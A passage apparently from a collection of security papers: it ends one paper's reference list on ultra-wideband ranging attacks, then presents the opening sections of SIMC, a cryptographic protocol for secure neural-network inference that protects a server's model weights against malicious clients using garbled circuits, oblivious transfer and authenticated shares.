[40] Malcom Owen. AirDrop and device tracking only the beginning of Ultra Wideband in the iPhone. https://appleinsider.com/articles/19/10/17/airdrop-device-tracking-only-the-beginning-of-ultra-wideband-in-the-iphone. Accessed 2021-10-08.

[41] Marcin Poturalski, Manuel Flury, Panos Papadimitratos, Jean-Pierre Hubaux, and Jean-Yves Le Boudec. Distance bounding with IEEE 802.15.4a: Attacks and countermeasures. *IEEE Trans. Wirel. Commun.*, 10(4):1334–1344, 2011.

[42] Marcin Poturalski, Manuel Flury, Panos Papadimitratos, Jean-Pierre Hubaux, and Jean-Yves Le Boudec. On secure and precise IR-UWB ranging. *IEEE Trans. Wirel. Commun.*, 11(3):1087–1099, 2012.

[43] Marcin Poturalski, Manuel Flury, Panos Papadimitratos, Jean-Pierre Hubaux, and Jean-Yves Le Boudec. The cicada attack: Degradation and denial of service in IR ranging. In *2010 IEEE International Conference on Ultra-Wideband*, volume 2, pages 1–4, 2010.

[44] Qorvo Inc. DW3110 - Qorvo. https://www.qorvo.com/products/p/DW3110. Accessed 2021-10-12.

[45] Qorvo Inc. DWM3000EVB - Qorvo. https://www.qorvo.com/products/p/DWM3000EVB. Accessed 2021-10-12.

[46] Qorvo Inc. DWM3001CDK - Qorvo. https://www.qorvo.com/products/p/DWM3001CDK. Accessed 2021-10-12.

[47] Qorvo Inc. Qorvo Completes Acquisition of Decawave. https://www.qorvo.com/newsroom/news/2020/qorvo-completes-acquisition-of-decawave. Accessed 2021-10-12.

[48] Renesas Electronics. Renesas Electronics and 3db Access to Collaborate and Bring Secure Ultra-Wideband Solutions to Market. https://www.renesas.com/us/en/about/press-room/renesas-electronics-and-3db-access-collaborate-and-bring-secure-ultra-wideband-solutions-market. Accessed 2021-10-08.

[49] Thomas Roth. Hacking the Apple AirTags. Presentation at DEF CON 2021, August 2021.

[50] Samsung Electronics Co., Ltd. . How do I use Point to Share? https://www.samsung.com/global/galaxy/what-is/uwb/. Accessed 2021-10-11.

[51] Samsung Electronics Co., Ltd. . Introducing the New Galaxy SmartTag+: The Smart Way to Find Lost Items. https://news.samsung.com/us/introducing-the-new-galaxy-smarttag-plus/. Accessed 2021-10-07.

[52] Samsung Electronics Co., Ltd. . Unlock a New Experience: Galaxy Users Can Now Use Secure Digital Key With the Genesis GV60. https://news.samsung.com/global/unlock-a-new-experience-galaxy-users-can-now-use-secure-digital-key-with-the-genesis-gv60. Accessed 2021-10-09.

[53] NXP Semiconductors. NXP and VW share the wide possibilities of Ultra-Wideband's (UWB) fine ranging capabilities. https://www.nxp.com/company/about-nxp/nxp-and-vw-share-the-wide-possibilities-of-ultra-widebands-uwb-fine-ranging-capabilities:NW-VOLKSWAGEN-SHOWCASES-UWB. Accessed 2021-10-12.

[54] NXP Semiconductors. NXP Announces New Automotive Ultra-Wideband Chip Capable of Turning Smartphones into Car Keys. https://www.nxp.com/company/about-nxp/nxp-announces-new-automotive-ultra-wideband-chip-capable-of-turning-smartphones-into-car-keys:NW-AUTOMOTIVE-ULTRA-WIDEBAND. Accessed 2021-10-12.

[55] NXP Semiconductors. NXP Secure UWB deployed in Samsung Galaxy Note20 Ultra Bringing the First UWB-Enabled Android Device to Market. https://www.nxp.com/company/about-nxp/nxp-secure-uwb-deployed-in-samsung-galaxy-note20-ultra-bringing-the-first-uwb-enabled-android-device-to-market:NW-SECURE-UWB-SAMSUNG-GALAXY. Accessed 2021-10-05.

[56] NXP Semiconductors. Secure Ultra-Wideband Developer Resources. https://www.nxp.com/products/wireless/secure-ultra-wideband-uwb:UWB-TRIMENSION. Accessed 2021-10-08.

[57] Mridula Singh, Patrick Leu, and Srdjan Capkun. UWB with pulse reordering: Securing ranging against relay and physical-layer attacks. In *26th Annual Network and Distributed System Security Symposium, NDSS 2019, San Diego, California, USA, February 24-27, 2019*. The Internet Society, 2019.

[58] Mridula Singh, Marc Roeschlin, Ezzat Zalzala, Patrick Leu, and Srdjan Capkun. Security analysis of IEEE 802.15.4z/HRP UWB time-of-flight distance measurement. In *WiSec '21: 14th ACM Conference on Security and Privacy in Wireless and Mobile Networks, Abu Dhabi, United Arab Emirates, 28 June - 2 July, 2021*, pages 227–237. ACM, 2021.

[59] Sky News. Police warn of rise in keyless car thefts as CCTV shows thieves stealing Mercedes in 60 seconds. https://news.sky.com/story/police-warn-of-rise-in-keyless-car-thefts-as-cctv-shows-thieves-stealing-mercedes-in-60-seconds-12361152. Accessed 2021-10-09.

[60] Milan Stute, Sashank Narain, Alex Mariotto, Alexander Heinrich, David Kreitschmann, Guevara Noubir, and Matthias Hollick. A Billion Open Interfaces for Eve and Mallory: MitM, DoS, and Tracking Attacks on iOS and macOS Through Apple Wireless Direct Link. In *28th USENIX Security Symposium (USENIX Security 19)*, pages 37–54, Santa Clara, CA, August 2019. USENIX Association.

[61] Roel Verdult, Flavio D. Garcia, and Josep Balasch. Gone in 360 seconds: Hijacking with hitag2. In *21st USENIX Security Symposium (USENIX Security 12)*, pages 237–252, Bellevue, WA, August 2012. USENIX Association.

[62] West Mercia Police. Car theft prevention advice. https://www.westmercia.police.uk/news/west-mercia/news/2022/january/car-theft-prevention-advice/. Accessed 2022-02-03.

SIMC: ML Inference Secure Against Malicious Clients at Semi-Honest Cost

Nishanth Chandran
Microsoft Research

Divya Gupta
Microsoft Research

Sai Lakshmi Bhavana Obbattu
Microsoft Research

Akash Shah*
UCLA

Abstract

Secure inference allows a model owner (or, the server) and the input owner (or, the client) to perform inference on machine learning model without revealing their private information to each other. A large body of work has shown efficient cryptographic solutions to this problem through secure 2-party computation. However, they assume that both parties are semi-honest, i.e., follow the protocol specification. Recently, Lehmkuhl *et al.* showed that malicious clients can extract the whole model of the server using novel model-extraction attacks. To remedy the situation, they introduced the *client-malicious threat model* and built a secure inference system, MUSE, that provides security guarantees, even when the client is malicious.

In this work, we design and build SIMC, a new cryptographic system for secure inference in the client malicious threat model. On secure inference benchmarks considered by MUSE, SIMC has $23-29\times$ lesser communication and is up to $11.4\times$ faster than MUSE. SIMC obtains these improvements using a novel protocol for non-linear activation functions (such as ReLU) that has $>28\times$ lesser communication and is up to $43\times$ more performant than MUSE. In fact, SIMC's performance beats the state-of-the-art semi-honest secure inference system!

Finally, similar to MUSE, we show how to push the majority of the cryptographic cost of SIMC to an input independent preprocessing phase. While the cost of the online phase of this protocol, SIMC++, is same as that of MUSE, the overall improvements of SIMC translate to similar improvements to the preprocessing phase of MUSE.

1 Introduction

Extensive use of machine learning in applications, specifically inference using pre-trained models, has made the problem of privacy preserving machine learning and in particular, *secure inference* increasingly important. In secure inference, a server P_0 holds a machine learning (ML) model M whose weights w are private and sensitive, while a client P_1 holds a private input data point x. The goal is for P_1 to learn the output of the model on its input - i.e., for P_1 to learn $M(w,x)$ and nothing else; while P_0 must learn no information about client's private input. Secure inference has many applications - private health diagnosis, and secure machine-learning-as-a-service (MLaaS), to name a few. This problem, in theory, can be solved using the cryptographic primitive of secure 2-party computation (2PC) [22,55] that allows any two parties, to run an interactive protocol, to compute any arbitrary function over their inputs without revealing any other information to each other. Over the last 10 years, much work has gone towards building concretely efficient solutions for secure inference [21, 24, 34, 35, 37, 41, 42]. Being already a challenging problem to solve efficiently, all these works focus on the *semi-honest* adversarial model. In this model, both parties P_0 and P_1 are trusted to follow the specifications of the secure inference protocol faithfully and privacy is only provided against such entities that do so.

Prior work by Lehmkuhl *et al.* [32] (refererred to as MUSE) argued that while in deployments it might be reasonable to assume that a server hosting the ML model is semi-honest, it is far less likely that *all* thousands of clients would be semi-honest. This is because while the server is a fixed, typically reputed entity – the model owner, the client could be any arbitray entity. MUSE showed that if a client behaved maliciously (i.e., deviates from protocol specification) in such semi-honest secure inference protocols, then it can completely break the privacy of server's input. Formally, they develop a model extraction attack against state-of-the-art semi-honest protocols that enables a malicious client to learn *all* the weights of the model in far less number of inference queries compared to best black-box model extraction attack [10]. While this attack can be thwarted in theory by using 2PC protocols secure against malicious adversaries [15, 18, 27, 28], the overhead of doing so is exorbitant. To address this gap between existing works in literature and practice, MUSE proposed the *client-malicious* threat model, where the clients are allowed

*Work done at Microsoft Research.

to behave maliciously, and the server is still assumed to be semi-honest. In this model, MUSE built a system for secure inference with much lower overheads than those that protect against both malicious servers and clients. However, the concrete communication and computational cost of MUSE leaves much to be desired and are still roughly 15× larger than a similar semi-honest system DELPHI [35] supporting arbitrary activation functions that MUSE builds on.

1.1 Our Contribution

In this work, we present SIMC[1] - a new secure neural network inference system that is secure in the client malicious model and is *at least an order of magnitude* more performant than prior state-of-the-art, MUSE.

Neural networks consist of 2 types of layers or functions - *linear layers* (that include functions such as matrix multiplication, convolutions and so on) and *non-linear layers* (that include functions such as ReLU, ReLU6, Maxpool and so on). In the benchmarks considered by MUSE, nearly 99% of the communication overhead of MUSE (and roughly 80% of the overall performance overhead) was due to the secure computation protocols for non-linear layers. At the core of SIMC is a completely novel protocol for securely computing non-linear layers that is even analytically significantly lighter weight compared to MUSE in both compute and communication. As we explain in Section 1.3, MUSE uses computationally heavy leveled homomorphic encryption [8, 19, 20] as well communication heavy authenticated Beaver triples [15, 28] to realize their non-linear layers. In contrast, SIMC uses cheap oblivious transfer and onetime pad encryptions to achieve the same task. Similar to MUSE, our protocol supports computation of arbitrary non-linear functions, is $28-33\times$ communication frugal and upto $43\times$ more performant than MUSE for popular activation functions such as ReLU and ReLU6 (Section 5.2).

Next, we carefully design our protoocols for linear layers and combine them with non-linear layer protocols using a custom consistency check phase, to obtain end-to-end client malicious security for secure inference tasks. On neural network inference benchmarks considered in MUSE, SIMC is $23-29\times$ more communication efficient than MUSE and is between $4.3-11.4\times$ more performant than it. With all this, we are even cheaper than DELPHI, the state-of-the-art in semi-honest secure inference that supports arbitrary non-linear functions, in both communication and runtime.

Finally, MUSE demonstrated how to split their protocols into 2 phases - an offline, client-input independent phase, and an online input-dependent phase. This split can be done in such a way that $> 99.6\%$ of the cryptographic overhead can be moved to the offline phase. We show how to modify our protocols in a similar manner, at the cost of marginally increasing our overall cost. This protocol, SIMC++ pushes almost all cryptographic overhead into a preprocessing model, and has an online phase identical to MUSE. Furthermore, SIMC++'s preprocessing phase is $15-17\times$ communication frugal compared to MUSE and is upto $7.4\times$ more performant.

[1] short for Secure Inference against Malicious Clients

1.2 Technical Overview

We describe our main technical ideas starting with setting up necessary notation for secure inference and background on authenticated shares and mixed arithmetic and boolean computation. We provide a analytical comparison with the state-of-the-art prior work MUSE [32] in Section 1.2.1 and comparison of techniques later in Section 1.3 along with other relevant works.

Notation. For ease of exposition, consider a neural network (NN) with alternating linear and non-linear layers. Let the specification of linear layers be $\mathbf{M}_1, \cdots, \mathbf{M}_\ell$ and of non-linear layers be $f_1, \cdots, f_{\ell-1}$. Consider an input vector $\mathbf{v_0}$, with elements in $\mathbb{F}_p$ (let $\kappa = \lceil \log p \rceil$). Then, one needs to sequentially compute $\mathbf{s}_i = \mathbf{M}_i \mathbf{v}_{i-1}$ and $\mathbf{v}_i = f_i(\mathbf{s}_i)$ for $i \in \{1, \ldots, \ell-1\}$, followed by $\mathbf{s}_\ell = \mathbf{M}_\ell \mathbf{v}_{\ell-1} = \mathsf{NN}(\mathbf{v}_0)$. For the setting of secure inference, as already discussed, the server (P_0) holds $\mathbf{M}_1, \cdots, \mathbf{M}_\ell$ and the client (P_1) holds $\mathbf{v}_0$.

Authentication. A long line of influential work [5, 15, 27, 28] on malicious secure computation for dishonest majority uses information theoretic homomorphic MACs as follows: Parties hold shares of a MAC key $\alpha \in \mathbb{F}_p$. The protocol maintains the invariant that parties start with *authenticated shares* of input $x \in \mathbb{F}_p$ to an arithmetic gate (shares of x along with shares of MAC on x, i.e., αx) and compute authenticated shares of the output of the gate. These authentications, along with a protocol specific consistency check at the end, ensure that any malicious behavior is detected and the honest party aborts. In the client malicious setting, as pointed by [32], the server (semi-honest party) can pick the MAC key.

Mixed Computation. The main challenge for computations such as NN inference is the use of *mixed computation*. In more detail, linear layers such as matrix multiplications and convolutions are best expressed as arithmetic circuits, and non-linear activations such as ReLU, ReLU6, and Maxpool are best expressed as boolean circuits. Applying standard machinery for malicious security to mixed computation is problematic and inefficient. For example, while switching between authenticated shares (for arithmetic compute) and garbled circuits (for boolean compute),one must ensure that labels obtained by the (malicious) client correspond to the correct authenticated share. Recent line of work [2, 16, 18, 46] considers such mixed-computation in the malicious setting with dishonest majority. MUSE, by focusing on mixed compute for the weaker client malicious setting, provides protocols that are much more efficient than standard malicious secure protocols [28]. We now discuss our solution that outperforms the prior work by atleast an order of magnitude, in the client malicious setting.

1.2.1 Our Protocol

We maintain the invariant that P_0 and P_1 hold authenticated shares of s values that are components of the output vectors of linear layers, then the shares of s are input to non-linear layers. We first discuss how we realize non-linear layers in our protocol where the challenge is to design a boolean-friendly protocol for non-linear layers that ensures that a malicious client feeds in the correct share of s, and that the output of the non-linear layer is fed correctly into the subsequent linear layer. This describes our main technical ideas; we follow this by describing the computation of linear layers and finally the consistency check phase.

Non-linear layers. We use standard semi-honest secure garbled circuits to realize the non-linear layers and labels corresponding to the client's share are transferred using receiver malicious oblivious transfer. Note that this step allows for a malicious client to input arbitrarily values, and not necessarily the outputs from the previous linear layer. Our main technical idea to ensure security against a malicious client is to generate a re-authentication on the input s and later verify the equality of two independently generated authentications on s. Below, we describe how we efficiently realize both parts.

We define our functionality for non-linear layers computing a function f as follows: It takes shares of a value s from P_0 and P_1 and returns shares of $u = \alpha s$ and authenticated shares of $v = f(s)$, i.e., shares of $f(s)$ and $\alpha f(s)$. Note that the previous linear layer already outputs authenticated shares of s, i.e., shares of s and shares of $t = \alpha s$. Hence, t and u are MACs on the same s computed by consecutive linear and non-linear layers, respectively. We check for their equality during the final consistency check phase, which we describe later. Now, realizing this functionality in a straightforward manner using garbled circuits requires doing at least 2 field multiplications within the circuit and is quite expensive. Note that doing field multiplication inside a garbled circuit requires $O(\kappa^2\lambda)$ communication.

To remedy this, we garble a circuit, that given shares of s, only computes s and $f(s)$ (and not their MACs). Now, one of our key technical ideas is to effectively use the output labels of the garbled circuit as one-time pad encryption keys to send the appropriate shares of $\alpha s, f(s), \alpha f(s)$ to the client. Security of this step follows by the authenticity property of garbled circuits (see Section 2.2.3). This requires only $6\kappa^2$ bits of additional communication, where κ is the bitlength used. For further details see Section 3.

Overall, our protocol only requires communication of approximately $2c\lambda + 4\kappa\lambda + 6\kappa^2$, where c is the number of AND gates required to reconstruct shares of s and compute $f(s)$. In contrast, MUSE required communication[2] of at least $2d\lambda + 190\kappa\lambda + 232\kappa^2$ where $d > c$ is number of AND gates required to reconstruct shares of s, compute $f(s)$ and generate shares of $f(s)$. As an example, when computing the popular non-linear function $\mathsf{ReLU}(x) := \max(x, 0)$, with $\lambda = 128$ and $\kappa = 44$, this results in our protocol being roughly $30\times$ more communication efficient than the corresponding protocol in MUSE (see Section 5.2).

[2]Constant factors are determined using existing implementation.

Linear Layers. We compute authenticated shares of $\mathbf{s}_{i+1}$ from authenticated shares of $\mathbf{v}_i = f_i(\mathbf{s}_i)$ using additively homormorphic encryption (AHE). Denote authentication on $\mathbf{v}_i$ as $\mathbf{w}_i$. To prevent P_1 from inputing something different from what it received from the previous non-linear layer, we compute an additional tag $\mathbf{z}_i = \alpha^3\mathbf{v}_i - \alpha^2\mathbf{w}_i$, which is zero if $\mathbf{w}_i = \alpha\mathbf{v}_i$ and non-zero otherwise for $\alpha \neq 0$. We check for $\mathbf{z}_i = 0$ in the final consistency check described below. As discussed in Section 4.1 and validated in Section 5, our cost for linear layer is similar to MUSE.

Consistency check. Let $\mathbf{t}_i$ and $\mathbf{u}_i$ denote authentications on $\mathbf{s}_i$ obtained from the i^{th} linear and non-linear layers respectively. Recall that $\mathbf{z}_i$ is the tag output from linear layers. In this phase, P_0 and P_1 compute a random linear combination of $\mathbf{t}_i - \mathbf{u}_i$ and $\mathbf{z}_i$ and P_0 checks that final result q evaluates to 0. We formally show that if P_1 deviates from the protocol, then $q \neq 0$ with overwhelming probability. This proof crucially relies on the structure of $\mathbf{z}_i$, that is, $\mathbf{z}_i$ using high powers for α, to avoid cancellation between different errors introduced by P_1. This phase is super lightweight.

Preprocessing Model. Plugging our novel protocols and custom consistency checks into the basic protocol design of DELPHI/MUSE, we are able to push bulk of the cryptographic cost of our protocol to an client input-independent preprocessing phase. Our online phase has same cost as MUSE. For details see Section 4.4.

1.3 Related Works

Since MUSE [32] is the only prior work on secure inference in the client-malicious setting, we begin with a detailed comparison of techniques with MUSE pointing out their main performance bottleneck. For non-linear layers, MUSE uses a garbled circuit that takes shares of s as input and outputs shares of $f(s)$. Note that this circuit has higher number of AND gates compared to the circuit used in SIMC. Next, they provide specialized protocols to securely transfer the labels corresponding to the client's share of s when the corresponding MAC is valid. This part of their protocol has the highest complexity among all the building blocks used in MUSE. At a high level, the parties do the following: for every bit of client's share for s, they run a secure multiplication protocol where the parties learn the shares of the label. The server sends its share of the label, only if the check on client's input and MACs succeed. This method, in addition to the garbled circuit communication, requires communication of at least $188\lambda\kappa + 232\kappa^2$ for each s, for security parameter λ. Furthermore, this step is computationally heavy and corresponds to bulk of the compute cost of non-linear layers due to the use of homomorphic encryption (to generate $(\lambda + \kappa)$ authenticated

Beaver triples per s value). We provide an extensive empirical comparison with MUSE in Section 5.

We note that the works of [2,16,18,46] study mixed computation and provide malicious security in the dishonest majority setting. [53] discusses secure inference in the zero knowledge setting. All these works use boolean MACs as a building block for authenticated boolean computation and hence incur higher cost than SIMC. In our protocol, to provide security against a malicious client we do not use any building block for authenticated boolean computation and instead leverage the authenticity (of the semi-honest secure) garbled circuits to detect a cheating client, thus avoiding boolean MACs. Our techniques differ in this fundamental way.

Many prior works also consider secure inference in the honest majority setting [7,13,30,36,44,50,51], or rely on trusted hardware [38, 49]. In this work, we focus on the stronger threat model of 2PC and provide formal cryptographic security guarantees. Other works include those that considered malicious adversaries [12, 23, 57] (for simpler ML models like linear models, regression, and polynomials) as well as specialized DNNs with 1 or 2 bit weights [1,43,47].

1.4 Organisation

We begin by describing the various cryptographic building blocks used by our protocol and the threat model in Section 2. Section 3 presents our novel protocol for non-linear functions along with its security proof. In Section 4, we describe how to securely compute linear layers as well as our end-to-end protocol for secure inference and its proof. In the same section we provide details of our secure inference protocol in the preprocessing model. We provide implementation details and empirical results in Section 5. We conclude in Section 6.

2 Threat Model and Building Blocks

2.1 Threat Model and Security

Threat Model. We consider the two party setting with a server P_0 and a client P_1. The adversary can corrupt the server, but is restricted to be semi-honest, i.e., is guaranteed to follow the protocol specification. Or, the adversary can corrupt the client and can behave maliciously, i.e., is allowed to deviate from the protocol arbitrarily. The network architecture is assumed to be known to both P_0 and P_1. Our goal is to design a protocol that allows the client to learn the inference result on the model owned by the server; the client must learn no other information and the server must learn no information through this interaction. Our formal definition, provided for completeness in Appendix B captures this.

Hybrid Model. Our protocols sometimes invoke multiple sub-protocols and we describe these using the hybrid model. This is similar to a real interaction, except that sub-protocols are replaced by the invocations of instances of corresponding functionalities. A protocol invoking a functionality $\mathcal{F}$ is said to be in "$\mathcal{F}$-hybrid model."

2.2 Building Blocks

Notation. λ is the computational security parameter. σ is the statistical security parameter. For $n > 0$, $[n]$ denotes the set $\{1, 2, \cdots, n\}$. In this paper, all arithmetic additions and multiplications are over a field $\mathbb{F}_p$, where p is a prime and $\kappa = \lceil \log p \rceil$. We assume natural mapping of elements in $\mathbb{F}_p$ to $\{0,1\}^\kappa$ and $a[i]$ denotes the i^{th} bit of this map for $a \in \mathbb{F}_p$ (i.e $a = \sum_{i \in [\kappa]} a[i] \cdot 2^{i-1}$). For two vectors $\mathbf{a}$ and $\mathbf{b}$, $\mathbf{a}+\mathbf{b}$ represents their component wise addition. For an element $\alpha \in \mathbb{F}_p$ and a vector $\mathbf{a}$ over $\mathbb{F}_p$, $\alpha + \mathbf{a}$ and $\alpha\mathbf{a}$ denote addition and multiplication of each component in $\mathbf{a}$ with α respectively. Inner product of vectors $\mathbf{a}$ and $\mathbf{b}$ is denoted by $\mathbf{a} * \mathbf{b}$. For any function $f : \mathbb{F}_p \to \mathbb{F}_p$, $f(\mathbf{a})$ denotes evaluation of f on each component of $\mathbf{a}$. We use a similar notation for functionalities and $\mathcal{F}(\mathbf{a})$ denotes invocation of $\mathcal{F}$ on each component of $\mathbf{a}$. $a||b$ denotes concatenation of a and b. We denote uniform distribution on the set $\{0,1\}^n$ by U_n for any $n > 0$. For any two distributions A and B, $A \approx B$ denotes computational indistinguishability of A and B.

Additive Secret Sharing. For $x \in \mathbb{F}_p$, $\langle x \rangle_0 \in \mathbb{F}_p$ and $\langle x \rangle_1 \in \mathbb{F}_p$ denote additive shares of x, i.e., $x = (\langle x \rangle_0 + \langle x \rangle_1) \mod p$.

Authenticated Shares [15]. For $\alpha \in \mathbb{F}_p$ chosen uniformly at random (known as the MAC key) and any $x \in \mathbb{F}_p$, authenticated shares of x on α denote that P_b holds the shares $\langle x \rangle_b$ and $\langle \alpha x \rangle_b$ for $b \in \{0,1\}$. While fully malicious protocols [15, 27, 28] require α to be uniform and secret shared amongst all participating parties, in our client malicious setting, similar to [32], we have P_0 pick α. Note that these authenticated shares offer $\lfloor \log p \rfloor$-bit statistical security, which means the probability that a malicious P_1 forges the shared value x to $x + \delta$ (by tampering the shares $(\langle x \rangle_1, \langle \alpha x \rangle_1)$ to $(\langle x \rangle_1 + \delta, \langle \alpha x \rangle_1 + \delta')$ for a non-zero $(\delta, \delta') \in \mathbb{F}_p^2$) such that the shares are authenticated on $x + \delta$ (i.e $(\alpha x + \delta') = \alpha(x + \delta)$) is atmost $2^{-\lfloor \log p \rfloor}$.

2.2.1 Additive Homomorphic Encryption

An additive homomorphic encryption scheme [17, 39, 45] $\mathsf{AHE} = (\mathsf{KeyGen}, \mathsf{Enc}, \mathsf{Dec}, \mathsf{Eval})$ is a public key encryption scheme that additionally supports linear homomorphic operations on the ciphertexts. We use $\mathbb{F}_p$ as the message space.

- $\mathsf{KeyGen} \to (\mathsf{pk}, \mathsf{sk})$. KeyGen is a randomised algorithm that samples a public key pk and a corresponding secret key sk.
- $\mathsf{Enc}(\mathsf{pk}, m) \to c$. Enc takes a public key pk and a message $m \in \mathbb{F}_p$ to output a ciphertext c.
- $\mathsf{Dec}(\mathsf{sk}, c) \to m$. Dec takes a secret key sk and a ciphertext c to output the message m encrypted in c.
- $\mathsf{Eval}(\mathsf{pk}, c_1, c_2, L) \to c'$. Eval takes a public key pk and two ciphertexts c_1 and c_2 encrypting messages $m_1, m_2 \in \mathbb{F}_p$ and

a linear function L[3] to output a ciphertext c' encrypting $L(m_1, m_2)$.

We require AHE to satisfy correctness, semantic security and additive homomorphism along with *function privacy*[4]. Concretely, we use the SEAL library [48] that implements the more versatile fully homomorphic scheme [20] from [8, 19].

2.2.2 Oblivious Transfer

The oblivious transfer (OT) functionality [40] over strings of length n, denoted by OT_n, takes as input $s_0, s_1 \in \{0,1\}^n$ from P_0 (the sender) and a choice bit $c \in \{0,1\}$ from P_1 (the receiver) and outputs s_c to P_1. We require instantiation of OT_n that is secure against a semi-honest sender and a malicious receiver. Finally, we use OT_n^k to denote k instances of OT_n. We use the instantiation from [26] that has communication complexity of $k(\lambda + 2n)$-bits.

2.2.3 Garbled Circuits

A garbling scheme for boolean circuits [4, 55] consists of a pair of algorithms $(\mathsf{Garble}, \mathsf{GCEval})$ defined as:

- $\mathsf{Garble}(1^\lambda, C) \rightarrow (\mathsf{GC}, \{\{\mathsf{lab}^{\mathsf{in}}_{i,j}\}_{i\in[n]}, \{\mathsf{lab}^{\mathsf{out}}_j\}\}_{j\in\{0,1\}})$. Garble on input the security parameter λ and a boolean circuit $C : \{0,1\}^n \rightarrow \{0,1\}$ outputs a garbled circuit GC, a collection of input labels $\{\mathsf{lab}^{\mathsf{in}}_{i,j}\}_{i\in[n],j\in\{0,1\}}$ and a collection of output labels $\{\mathsf{lab}^{\mathsf{out}}_j\}_{j\in\{0,1\}}$ where each label is of λ-bits. For any $x \in \{0,1\}^n$, the labels $\{\mathsf{lab}^{\mathsf{in}}_{i,x[i]}\}_{i\in[n]}$ are referred to as the *garbled input* for x and the label $\mathsf{lab}^{\mathsf{out}}_{C(x)}$ is referred to as the *garbled output* for $C(x)$.
- $\mathsf{GCEval}(\mathsf{GC}, \{\mathsf{lab}_i\}_{i\in[n]}) \rightarrow \mathsf{lab}'$. GCEval on input a garbled circuit GC and a set of labels $\{\mathsf{lab}_i\}_{i\in[n]}$ outputs a label lab'.

and is required to satisfy the following properties. Let $\mathsf{Garble}(1^\lambda, C) \rightarrow (\mathsf{GC}, \{\{\mathsf{lab}^{\mathsf{in}}_{i,j}\}_{i\in[n]}, \{\mathsf{lab}^{\mathsf{out}}_j\}\}_{j\in\{0,1\}})$.

- **Correctness** is the guarantee that evaluation of GCEval on GC and garbled input of x gives the garbled output for $C(x)$. Formally, for any circuit C and $x \in \{0,1\}^n$, it holds that $\mathsf{GCEval}(\mathsf{GC}, \{\mathsf{lab}^{\mathsf{in}}_{i,x[i]}\}_{i\in[n]}) = \mathsf{lab}^{\mathsf{out}}_{C(x)}$.
- **Security** is the guarantee that GC and garbled input for any x is simulatable given C. Formally, there exists a simulator Sim such that for any circuit C and $x \in \{0,1\}^n$, $(\mathsf{GC}, \{\mathsf{lab}^{\mathsf{in}}_{i,x[i]}\}_{i\in[n]}) \approx \mathsf{GCSim}(1^\lambda, C)$.
- **Authenticity** implies that given GC and a garbled input of x, it is infeasible to guess the output label for $1 - C(x)$. Formally, for any circuit C and any x, it holds that $\left(\mathsf{lab}^{\mathsf{out}}_{(1-C(x))} \middle| \mathsf{GC}, \{\mathsf{lab}^{\mathsf{in}}_{i,x[i]}\}_{i\in[n]}\right) \approx U_\lambda$.

[3] L maps (m_1, m_2) to $am_1 + m_2$ for some $a \in \mathbb{F}_p$

[4] Function privacy informally guarantees that a ciphertext c encrypting a share of $L(m_1, m_2)$, obtained as a result of homomorphically computing L, is indistinguishable from a ciphertext encrypting a share of $L'(m_1, m_2)$, for any other L', even given sk.

Note that this definition naturally extends to boolean circuits with multi-bit outputs. Garbling scheme instantiations use two labels $\{\mathsf{lab}_{w,0}, \mathsf{lab}_{w,1}\}$ for every wire w in C and the initial constructions of garbled circuit comprises of a set of four ciphertexts for each gate in C, one for each pair of input wire labels. Our protocols use the instantiation of garbling schemes with point-and-permute described below.

Point-and-permute [3]: Consider any gate g in C. Given a label for each input wire of g, earlier instantiations of garbled circuits required to decrypt all the four ciphertexts (using the labels as keys) during the evaluation, to obtain a label for the output wire of g. For every wire w in C, the point-and-permute optimization allows to choose a permutation bit b and for $j \in \{0,1\}$, the bit $b \oplus j$ is prepended to $\mathsf{lab}_{w,j}$. The four ciphertexts of g are then cleverly permuted according to the permutation bits of g's input wires such that given a label for each input wire of the gate the ciphertext to be decrypted is uniquely pointed. The property that we use from point-and-permute is that, for all the wires, the exclusive-or of the first bits of the two labels is 1.

We use the state-of-the-art constructions of garbled circuits that use point-and-permute and other optimizations such as free-XOR [29] and half-gates [56]. For these instantiations, the size of the garbled ciruit is $2c\lambda$, where c is the number of AND gates in the circuit C, that is being garbled.

Secure computation using garbled circuits. As background, we provide high-level description on how garbled circuits along with OTs are typically used for 2-party secure computation [55]. A semi-honest P_0 and a malicious P_1 with inputs x and y respectively, can securely evaluate[5] any boolean circuit C on these inputs to learn $C(x, y)$ as follows. P_0 garbles the circuit C to learn a garbled circuit GC and a collection of input and output labels. Then, both the parties invoke the OT functionality, where the server (acting as the sender) inputs the collection of input labels corresponding to the input wires of P_1 and P_1(acting as the receiver) inputs y to learn the garbled input for y. P_0 additionally sends to P_1 the garbled input for x, GC and a pair of ciphertexts for every output wire w (of C) encrypting the bits 0 and 1 using the labels $\mathsf{lab}_{w,0}$ and $\mathsf{lab}_{w,1}$ respectively, as encryption keys. P_1 evaluates the garbled circuit using the garbled inputs for (x, y) to learn the garbled output for $C(x, y)$. From this garbled output and the pair of ciphertexts given for each output wire P_1 learns $C(x, y)$. P_1 sends $C(x, y)$ along with the (hash of) garbled output to P_0 who would accept $C(x, y)$ upon verifying that the (hash of) garbled output sent by P_1 corresponds to $C(x, y)$.

3 Nonlinear Functions

We begin by formally describing the functionality $\mathcal{F}^f_{\mathsf{Non\text{-}lin}}$ for non-linear layers in Figure 1 required by our protocol

[5] See Appendix B for formal interpretation of secure evaluation.

for secure inference in Section 4.2. For ease of exposition, we first consider elementary or single-input functions, i.e., the functionality is parameterized by a function $f : \mathbb{F}_p \to \mathbb{F}_p$ and defer the discussion on multi-input functions such as Maxpool to Remark 3.1. $\mathcal{F}^f_{\text{Non-lin}}$ takes shares of $s \in \mathbb{F}_p$ from P_0 and P_1 and a MAC key α (also in $\mathbb{F}_p$) from P_0 as input. It outputs authenticated shares of $f(s)$ (i.e., shares of $f(s)$ and $\alpha f(s)$), along with the shares of authentication on s (i.e. αs) to both parties.

Function $f : \mathbb{F}_p \to \mathbb{F}_p$.
Input: P_0 sends $\langle s \rangle_0, \alpha \in \mathbb{F}_p$. P_1 sends $\langle s \rangle_1 \in \mathbb{F}_p$.
Output: P_b learns $\langle \alpha s \rangle_b, \langle f(s) \rangle_b, \langle \alpha f(s) \rangle_b$ for $b \in \{0,1\}$.

Figure 1: Functionality $\mathcal{F}^f_{\text{Non-lin}}$.

